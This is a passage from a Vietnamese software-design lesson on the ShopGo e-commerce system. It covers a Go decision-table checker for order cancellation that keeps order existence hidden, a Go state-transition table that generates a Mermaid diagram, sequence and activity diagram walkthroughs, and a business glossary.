Khi một hành vi phụ thuộc **nhiều điều kiện**, văn xuôi dễ sót tổ hợp. **Bảng quyết định** liệt kê điều kiện và kết quả rõ ràng. Hủy đơn (UC-13) có bốn điều kiện: **C0** đã đăng nhập; **C1** đơn tồn tại; **C2** người gọi là chủ đơn; **C3** đơn đang pending. Có 2 mũ 4 = 16 tổ hợp, nhưng vài tổ hợp **không thể xảy ra** (đơn không tồn tại thì không có chủ, cũng không có trạng thái), còn lại 10 tổ hợp khả thi. Chương trình sau liệt kê chúng, ghép với các quy tắc viết sẵn, và báo tổ hợp **thiếu** (không quy tắc nào khớp) hoặc **mâu thuẫn** (hai quy tắc khớp, cho kết quả khác nhau). Nó chạy trên **bản nháp** hay gặp (có lỗi), rồi trên **bản đã sửa**; thêm một phép kiểm BR-06 (không lộ việc đơn có tồn tại):

```go
package main

import (
    "fmt"
    "strings"
)

// Bốn điều kiện của UC-13 (Hủy đơn), theo thứ tự:
//   C0 đã đăng nhập, C1 đơn tồn tại, C2 người gọi là chủ đơn, C3 đơn đang pending.
// Mỗi điều kiện là 'Y', 'N' hoặc '-' (không quan tâm).
type Rule struct {
    Name string
    Cond [4]byte
    Out  string
}

func feasible(c [4]bool) bool {
    // Đơn không tồn tại thì không thể có chủ và cũng không có trạng thái.
    return c[1] || (!c[2] && !c[3])
}

func matches(r Rule, c [4]bool) bool {
    for i, want := range r.Cond {
        if want != '-' && (want == 'Y') != c[i] {
            return false
        }
    }
    return true
}

func yn(b bool) string {
    if b {
        return "Y"
    }
    return "N"
}

func analyse(title string, rules []Rule) {
    fmt.Printf("== %s ==\n", title)
    hdr := []any{"#", "C0", "C1", "C2", "C3", "Kết quả", "Quy tắc khớp"}
    fmt.Printf("%-3s %-2s %-2s %-2s %-2s  %-22s %s\n", hdr...)
    total, missing, conflict, n := 0, 0, 0, 0
    outcome := map[[4]bool]string{}
    for i := 0; i < 16; i++ {
        c := [4]bool{i&8 != 0, i&4 != 0, i&2 != 0, i&1 != 0}
        total++
        if !feasible(c) {
            continue
        }
        n++
        var names []string
        outs := map[string]bool{}
        for _, r := range rules {
            if matches(r, c) {
                names = append(names, r.Name)
                outs[r.Out] = true
            }
        }
        res := "THIẾU: chưa có quy tắc"
        switch {
        case len(outs) == 1:
            for o := range outs {
                res = o
            }
            outcome[c] = res
        case len(outs) > 1:
            res = "MÂU THUẪN"
            conflict++
        default:
```

```
            missing++
        }
        fmt.Printf("%-3d %-2s %-2s %-2s %-2s  %-22s %s\n", n, yn(c[0]), yn(c[1]), yn(c[2]),
            yn(c[3]), res, strings.Join(names, ","))
    }
    fmt.Printf("Tổ hợp: %d, khả thi: %d, thiếu: %d, mâu thuẫn: %d\n", total, n, missing, conflict)
    // BR-06: đơn của người khác phải cho kết quả GIỐNG HỆT đơn không tồn tại.
    leak := 0
    for _, c3 := range []bool{false, true} {
        other := outcome[[4]bool{true, true, false, c3}]
        absent := outcome[[4]bool{true, false, false, false}]
        if other != absent {
            leak++
        }
    }
    if leak > 0 {
        fmt.Println("Vi phạm BR-06: đơn của người khác phân biệt được với đơn không tồn tại")
    } else {
        fmt.Println("BR-06 được giữ: không lộ việc đơn có tồn tại hay không")
    }
    fmt.Println()
}

func main() {
    faulty := []Rule{
        {"F1", [4]byte{'N', '-', '-', '-'}, "401 unauthenticated"},
        {"F2", [4]byte{'Y', 'N', '-', '-'}, "404 not_found"},
        {"F3", [4]byte{'Y', '-', 'N', '-'}, "403 forbidden"},
        {"F4", [4]byte{'Y', 'Y', 'Y', 'Y'}, "200 hủy và hoàn kho"},
    }
    analyse("Bản nháp (4 quy tắc)", faulty)

    fixed := []Rule{
        {"R1", [4]byte{'N', '-', '-', '-'}, "401 unauthenticated"},
        {"R2", [4]byte{'Y', 'N', '-', '-'}, "404 not_found"},
        {"R3", [4]byte{'Y', 'Y', 'N', '-'}, "404 not_found"},
        {"R4", [4]byte{'Y', 'Y', 'Y', 'N'}, "409 conflict"},
        {"R5", [4]byte{'Y', 'Y', 'Y', 'Y'}, "200 hủy và hoàn kho"},
    }
    analyse("Bản đã sửa (5 quy tắc)", fixed)
}
```

```
== Bản nháp (4 quy tắc) ==
#   C0 C1 C2 C3  Kết quả                Quy tắc khớp
1   N  N  N  N   401 unauthenticated    F1
2   N  Y  N  N   401 unauthenticated    F1
3   N  Y  N  Y   401 unauthenticated    F1
4   N  Y  Y  N   401 unauthenticated    F1
5   N  Y  Y  Y   401 unauthenticated    F1
6   Y  N  N  N   MÂU THUẪN              F2,F3
7   Y  Y  N  N   403 forbidden          F3
8   Y  Y  N  Y   403 forbidden          F3
9   Y  Y  Y  N   THIẾU: chưa có quy tắc
10  Y  Y  Y  Y   200 hủy và hoàn kho    F4
Tổ hợp: 16, khả thi: 10, thiếu: 1, mâu thuẫn: 1
Vi phạm BR-06: đơn của người khác phân biệt được với đơn không tồn tại

== Bản đã sửa (5 quy tắc) ==
#   C0 C1 C2 C3  Kết quả                Quy tắc khớp
1   N  N  N  N   401 unauthenticated    R1
2   N  Y  N  N   401 unauthenticated    R1
3   N  Y  N  Y   401 unauthenticated    R1
4   N  Y  Y  N   401 unauthenticated    R1
5   N  Y  Y  Y   401 unauthenticated    R1
6   Y  N  N  N   404 not_found          R2
7   Y  Y  N  N   404 not_found          R3
8   Y  Y  N  Y   404 not_found          R3
9   Y  Y  Y  N   409 conflict           R4
10  Y  Y  Y  Y   200 hủy và hoàn kho    R5
Tổ hợp: 16, khả thi: 10, thiếu: 0, mâu thuẫn: 0
```

> `BR-06 được giữ: không lộ việc đơn có tồn tại hay không`


Bản nháp có hai lỗi kinh điển: **thiếu** tổ hợp "chủ đơn, đơn không còn pending" (dòng 9: ai đó quên ca hủy lần hai!), và **mâu thuẫn** ở dòng 6 vì F2 (404) và F3 (403) cùng khớp. Ngay cả khi sửa mâu thuẫn, F3 trả `403` cho đơn của người khác nên kẻ dò mã đơn phân biệt được "có" với "không": vi phạm BR-06. Bản đã sửa gộp hai trường hợp đó vào cùng một `404` (R2 và R3), và rút gọn thành bảng quyết định cuối:

Quy tắc	C0	C1	C2	C3	Kết quả
R1	N	-	-	-	401 unauthenticated
R2	Y	N	-	-	404 not_found
R3	Y	Y	N	-	404 not_found (giống R2)
R4	Y	Y	Y	N	409 conflict
R5	Y	Y	Y	Y	200: chuyển cancelled, hoàn kho

Dấu `-` là "không quan tâm". Thứ tự kiểm tra trong mã phải **khớp bảng**: xác thực, rồi sự tồn tại và quyền sở hữu, rồi trạng thái. Đảo thứ tự (kiểm trạng thái trước quyền sở hữu) làm lộ trạng thái đơn của người khác.

7. Mô hình miền khái niệm

Mô hình miền (*domain model*) là sơ đồ các **khái niệm nghiệp vụ** và quan hệ giữa chúng, bằng ngôn ngữ của chị Lan. Nó **chưa phải schema**: không có khóa, kiểu dữ liệu, chỉ mục. Mục tiêu là thống nhất "đơn hàng gồm những gì" trước khi bàn bảng; 22C sẽ dịch mô hình này thành ERD.



Mô hình miền khái niệm của ShopGo v1

Điều sơ đồ nói (và mỗi dòng là một quyết định): một người dùng đặt **0..nhiều** đơn; một đơn **gồm 1..50 dòng hàng** (BR-08) và dòng hàng **không tồn tại ngoài đơn** (đường hình thoi đặc: *thành phần*, xóa đơn là

xóa dòng); mỗi dòng **tham chiếu** một sản phẩm nhưng giữ **đơn giá riêng tại lúc mua** (BR-02), nên đổi giá sản phẩm không chạm dòng hàng cũ; một danh mục **chứa** nhiều sản phẩm; một người dùng có nhiều **phiên** (chuỗi refresh). Quản trị viên và khách hàng là **cùng một khái niệm** người dùng, phân biệt bằng thuộc tính vai trò, nên không có hai hộp.

Tư duy DDD (Buổi 40): **Đơn hàng cùng các dòng hàng là một aggregate**, đơn hàng là gốc; mọi thay đổi (hủy, hoàn kho các dòng) đi qua gốc. **Sản phẩm là aggregate khác** và đơn chỉ tham chiếu bằng mã; nhờ vậy module `order` không cần import `product` (NFR-08).

8. Sơ đồ trạng thái của đơn hàng

Đơn hàng là thực thể có **vòng đời**. Theo SPINE: `pending → paid → shipped → delivered`, và `pending → cancelled`. Trong v1 chỉ tạo được `pending` (UC-11) và chuyển sang `cancelled` (UC-13); ba trạng thái còn lại nằm sẵn cho các giai đoạn sau. Thay vì vẽ tay một sơ đồ rồi hy vọng mã khớp, ta làm **sơ đồ-như-mã** (*diagram as code*): biểu diễn vòng đời thành **bảng chuyển trạng thái** trong Go (nguồn sự thật duy nhất), viết test bảng chứng minh nó, rồi **sinh** mã Mermaid từ chính bảng đó. Chương trình in cả ba thứ:

```
package main

import (
    "fmt"
    "strings"
)

type State string
type Event string

const (
    Start     State = "" // trạng thái giả trước khi đơn tồn tại: [*] trong sơ đồ
    Pending   State = "pending"
    Paid      State = "paid"
    Shipped   State = "shipped"
    Delivered State = "delivered"
    Cancelled State = "cancelled"
)

const (
    Place   Event = "place"
    Pay     Event = "pay"
    Ship    Event = "ship"
    Deliver Event = "deliver"
    Cancel  Event = "cancel"
)

// Transition là MỘT dòng của bảng chuyển trạng thái: nguồn sự thật duy nhất.
type Transition struct {
    From  State
    Event Event
    To    State
    Label string // nhãn tiếng Việt trên sơ đồ
    V1    bool   // true: ShopGo v1 cài đặt chuyển trạng thái này
}

var states = []State{Start, Pending, Paid, Shipped, Delivered, Cancelled}
var events = []Event{Place, Pay, Ship, Deliver, Cancel}

var table = []Transition{
    {Start, Place, Pending, "đặt hàng, UC-11", true},
    {Pending, Pay, Paid, "thanh toán, v2", false},
    {Paid, Ship, Shipped, "giao vận, v2", false},
    {Shipped, Deliver, Delivered, "giao xong, v2", false},
    {Pending, Cancel, Cancelled, "hủy đơn, UC-13", true},
```

```
}

type key struct {
    s State
    e Event
}

var index = func() map[key]State {
    m := map[key]State{}
    for _, t := range table {
        m[key{t.From, t.Event}] = t.To
    }
    return m
}()

// Next áp dụng sự kiện e lên trạng thái s; không có trong bảng thì trả lỗi và giữ nguyên s.
func Next(s State, e Event) (State, error) {
    if to, ok := index[key{s, e}]; ok {
        return to, nil
    }
    return s, fmt.Errorf("không thể %q khi đơn đang %q", e, show(s))
}

func show(s State) string {
    if s == Start {
        return "(chưa có)"
    }
    return string(s)
}

func outgoing(s State) int {
    n := 0
    for _, t := range table {
        if t.From == s {
            n++
        }
    }
    return n
}

// reach trả về tập trạng thái đạt được từ Start; onlyV1 chỉ đi theo chuyển trạng thái của v1.
func reach(onlyV1 bool) map[State]bool {
    seen := map[State]bool{Start: true}
    for changed := true; changed; {
        changed = false
        for _, t := range table {
            if seen[t.From] && !seen[t.To] && (t.V1 || !onlyV1) {
                seen[t.To], changed = true, true
            }
        }
    }
    return seen
}

func check(name string, ok bool) {
    res := "PASS"
    if !ok {
        res = "FAIL"
    }
    fmt.Printf("%-52s %s\n", name, res)
}

func main() {
    fmt.Println("== Ma trận chuyển trạng thái (hàng: đang ở, cột: sự kiện) ==")
    fmt.Printf("%-11s", "")
    for _, e := range events {
        fmt.Printf("%-11s", e)
    }
    fmt.Println()
```

```
    for _, s := range states {
        fmt.Printf("%-11s", show(s))
        for _, e := range events {
            cell := "."
            if to, err := Next(s, e); err == nil {
                cell = string(to)
            }
            fmt.Printf("%-11s", cell)
        }
        fmt.Println()
    }

    fmt.Println("\n== Kịch bản (bảng) ==")
    cases := []struct {
        name string
        from State
        ev   Event
        want State
        ok   bool
    }{
        {"đặt hàng tạo đơn pending", Start, Place, Pending, true},
        {"hủy đơn pending", Pending, Cancel, Cancelled, true},
        {"hủy đơn đã hủy (hủy hai lần)", Cancelled, Cancel, Cancelled, false},
        {"hủy đơn đã paid", Paid, Cancel, Paid, false},
        {"hủy đơn đã shipped", Shipped, Cancel, Shipped, false},
        {"hủy đơn đã delivered", Delivered, Cancel, Delivered, false},
        {"giao hàng khi chưa thanh toán (nhảy cóc)", Pending, Ship, Pending, false},
        {"thanh toán đơn đã hủy", Cancelled, Pay, Cancelled, false},
        {"đặt lại đơn đang pending", Pending, Place, Pending, false},
    }
    for _, c := range cases {
        got, err := Next(c.from, c.ev)
        check(c.name, got == c.want && (err == nil) == c.ok)
    }

    fmt.Println("\n== Tính chất của cả bảng ==")
    dup := map[key]int{}
    for _, t := range table {
        dup[key{t.From, t.Event}]++
    }
    noDup := true
    for _, n := range dup {
        noDup = noDup && n == 1
    }
    check("không có hai dòng cùng (trạng thái, sự kiện)", noDup)
    final := outgoing(Delivered) == 0 && outgoing(Cancelled) == 0
    check("delivered và cancelled là trạng thái cuối", final)
    allReach := true
    for _, s := range states {
        allReach = allReach && reach(false)[s]
    }
    check("mọi trạng thái đạt được từ [*]", allReach)
    v1 := reach(true)
    check("v1 chỉ đạt pending và cancelled", len(v1) == 3 && v1[Pending] && v1[Cancelled])
    cancelFrom := 0
    for _, t := range table {
        if t.Event == Cancel {
            cancelFrom++
        }
    }
    onlyPending := cancelFrom == 1 && index[key{Pending, Cancel}] == Cancelled
    check("chỉ có đúng một đường hủy, từ pending", onlyPending)

    fmt.Println("\n== Mã Mermaid sinh ra từ bảng ==")
    var b strings.Builder
    b.WriteString("stateDiagram-v2\n    direction LR\n")
    node := func(s State) string {
        if s == Start {
            return "[*]"
        }
        return string(s)
```

```
    }
    for _, t := range table {
        fmt.Fprintf(&b, "    %s --> %s: %s\n", node(t.From), node(t.To), t.Label)
    }
    var v1names []string
    for _, s := range states {
        if s != Start && outgoing(s) == 0 {
            fmt.Fprintf(&b, "    %s --> [*]\n", s)
        }
        if s != Start && v1[s] {
            v1names = append(v1names, string(s))
        }
    }
    b.WriteString("    classDef v1 fill:#d6ecd2,stroke:#2e7d32,stroke-width:2px\n")
    fmt.Fprintf(&b, "    class %s v1\n", strings.Join(v1names, ","))
    fmt.Print(b.String())
}
```

```
== Ma trận chuyển trạng thái (hàng: đang ở, cột: sự kiện) ==
           place      pay        ship       deliver    cancel
(chưa có)  pending    .          .          .          .
pending    .          paid       .          .          cancelled
paid       .          .          shipped    .          .
shipped    .          .          .          delivered  .
delivered  .          .          .          .          .
cancelled  .          .          .          .          .


== Kịch bản (bảng) ==
đặt hàng tạo đơn pending                              PASS
hủy đơn pending                                       PASS
hủy đơn đã hủy (hủy hai lần)                          PASS
hủy đơn đã paid                                       PASS
hủy đơn đã shipped                                    PASS
hủy đơn đã delivered                                  PASS
giao hàng khi chưa thanh toán (nhảy cóc)              PASS
thanh toán đơn đã hủy                                 PASS
đặt lại đơn đang pending                              PASS

== Tính chất của cả bảng ==
không có hai dòng cùng (trạng thái, sự kiện)          PASS
delivered và cancelled là trạng thái cuối             PASS
mọi trạng thái đạt được từ [*]                        PASS
v1 chỉ đạt pending và cancelled                       PASS
chỉ có đúng một đường hủy, từ pending                 PASS

== Mã Mermaid sinh ra từ bảng ==
stateDiagram-v2
    direction LR
    [*] --> pending: đặt hàng, UC-11
    pending --> paid: thanh toán, v2
    paid --> shipped: giao vận, v2
    shipped --> delivered: giao xong, v2
    pending --> cancelled: hủy đơn, UC-13
    delivered --> [*]
    cancelled --> [*]
    classDef v1 fill:#d6ecd2,stroke:#2e7d32,stroke-width:2px
    class pending,cancelled v1
```

Ba điều cần rút ra. **Ma trận** cho thấy từ `pending` chỉ có hai lối đi (thanh toán, hủy), từ `delivered` và `cancelled` không còn lối nào: đó là **trạng thái cuối**. **Kịch bản** chứng minh những ca ta quan tâm: hủy lần hai bị từ chối (BR-03/BR-04), hủy đơn đã `paid` hoặc `shipped` bị từ chối, không nhảy cóc từ `pending` sang `shipped`. **Tính chất** kiểm cả bảng: không dòng trùng, mọi trạng thái đạt được, v1 chỉ chạm `pending` và `cancelled`, và đường hủy duy nhất xuất phát từ `pending`. Đoạn cuối là mã Mermaid thật; ta lưu vào tệp và dựng PNG bằng mermaid-cli:

```
go run . | sed -n '/== Mã Mermaid/,$p' | tail -n +2 > order_state.mmd
mmdc -i order_state.mmd -o a22b_state.png -s 2 -b white
```



Sơ đồ trạng thái của đơn hàng, sinh từ bảng chuyển trạng thái (ô xanh: v1 cài đặt)


Ô xanh là các trạng thái v1 đạt được; chúng được **tính** từ cờ `V1` trong bảng, không tô tay. Khi 22E thêm thanh toán, bạn sửa **một dòng** của bảng (đổi `V1` thành `true`), chạy lại chương trình, sơ đồ và test cùng cập nhật. Trong dự án thật, bảng nằm trong package `order` và một lệnh nhỏ trong `cmd/` (hoặc `go generate`) ghi sơ đồ vào `docs/`; CI so sánh sơ đồ sinh ra với tệp trong kho để bắt sơ đồ lỗi thời.

> **Ràng buộc ở CSDL và bảng trong mã**
> Cột `orders.status` có `CHECK` đúng năm giá trị (SPINE mục 6): CSDL chặn *giá trị lạ*; bảng chuyển trạng thái chặn *chuyển trạng thái sai*; câu `UPDATE ... WHERE status = 'pending'` chặn *đua nhau*. Ba lớp bảo vệ ba loại lỗi khác nhau.

9. Sơ đồ tuần tự

Sơ đồ tuần tự cho thấy **ai nói gì với ai, theo thứ tự thời gian**: công cụ tốt nhất để trả lời "bước nào xảy ra trước" và "nhánh lỗi quay về đâu".


9.1. UC-11 Đặt hàng



Tuần tự đặt hàng: client, API, dịch vụ đơn hàng, kho, PostgreSQL

Đọc theo số: (1) khách gửi yêu cầu; nếu khóa idempotency đã xử lý xong, middleware trả lại phản hồi cũ (khối `opt`: hành vi **extend** của mục 3.1); (3–4) API kiểm tra token và đầu vào, giao cho dịch vụ đơn hàng; (5) gộp dòng trùng; (6) mở giao dịch; (7–10) **vòng lặp từng dòng**: dịch vụ gọi `Reserve` của kho, kho chạy một câu `UPDATE` có điều kiện đủ tồn và trả đơn giá hoặc "0 dòng"; khối `alt`: một dòng hỏng thì **hoàn tác tất cả** và trả `404` hoặc `409`, mọi dòng đủ thì tạo đơn, **xác nhận giao dịch** rồi trả `201`. Hai điểm mấu chốt cho người thiết kế: cả vòng lặp nằm trong **một giao dịch** (BR-07), và dịch vụ đơn hàng chỉ biết "kho" qua một giao diện nhỏ chứ không import module sản phẩm (NFR-08).

9.2. UC-03 Làm mới phiên




Tuần tự làm mới phiên: xoay vòng và phát hiện dùng lại

Nhánh trên (khối `alt` thứ nhất) là đường vui: một câu `UPDATE` **đánh dấu đã dùng** token nếu còn hợp lệ, trả người dùng và chuỗi; ta cấp token mới cùng chuỗi. Nhánh dưới: không cập nhật được dòng nào, nên hệ thống hỏi "token này từng được dùng chưa?": nếu rồi, đó là **dùng lại**, thu hồi cả chuỗi; nếu không (không tồn tại, hết hạn, đã thu hồi) chỉ trả 401. Chú ý hai điều: tính **nguyên tử** của bước "kiểm tra và đánh dấu" là thứ làm hai yêu cầu đồng thời chỉ một thắng (E3), và hai nhánh 401 trả **cùng một phản hồi** để kẻ tấn công không biết nó chạm vào nhánh nào.

10. Sơ đồ hoạt động của đặt hàng

Sơ đồ hoạt động (*activity diagram*) cho thấy **dòng điều khiển** với nhánh quyết định và vòng lặp, thích hợp để kiểm tra "mọi nhánh đều có lối ra".



Sơ đồ hoạt động của đặt hàng

Ba nhánh kết thúc sớm (`401/422`, `404/409`) đều đi tới "không đổi gì": đó chính là BR-07 nhìn từ góc độ điều khiển. Cặp thoi "đang bán, đủ tồn?" và "còn dòng tiếp theo?" tạo thành vòng lặp từng dòng; nếu bạn quên mũi tên quay lại, đơn nhiều dòng chỉ xử lý được dòng đầu. Một mẹo rà soát: đếm các nhánh ra của **mỗi** hình thoi, vì hình thoi thiếu nhánh "không" là luồng lỗi bị quên.

11. Từ điển nghiệp vụ

Ngôn ngữ chung (*ubiquitous language*, Buổi 40): mỗi khái niệm một tên, dùng giống hệt trong lời nói, tài liệu, tên bảng và tên hàm. Từ điển này là hợp đồng đó.

Thuật ngữ	Tên trong mã/dữ liệu	Định nghĩa	Không nhầm với
Khách hàng	`customer`	Người đã đăng nhập, đặt hàng cho chính mình	Khách vãng lai (chưa đăng nhập)
Quản trị viên	`admin`	Người quản lý danh mục và sản phẩm	Chủ cửa hàng (người trả tiền)
Danh mục	`category`	Nhóm sản phẩm do admin tạo, tên duy nhất	Thẻ, bộ lọc
Sản phẩm	`product`	Mặt hàng bán, có giá và tồn kho	Dòng hàng
SKU	`sku`	Mã hàng duy nhất của sản phẩm	Mã sản phẩm nội bộ (id)
Tồn kho	`stock`	Số lượng còn có thể bán, luôn >= 0	Số đã đặt
Đơn hàng	`order`	Một lần đặt gồm nhiều dòng hàng, có trạng thái	Giỏ hàng (v1 không có)
Dòng hàng	`order item`	Một sản phẩm với số lượng trong một đơn	Sản phẩm
Đơn giá tại thời điểm mua	`unit_price`	Giá một đơn vị **chụp lúc đặt**	Giá hiện tại của sản phẩm
Tổng tiền	`total`	Tổng (đơn giá x số lượng) của các dòng, số nguyên đồng	
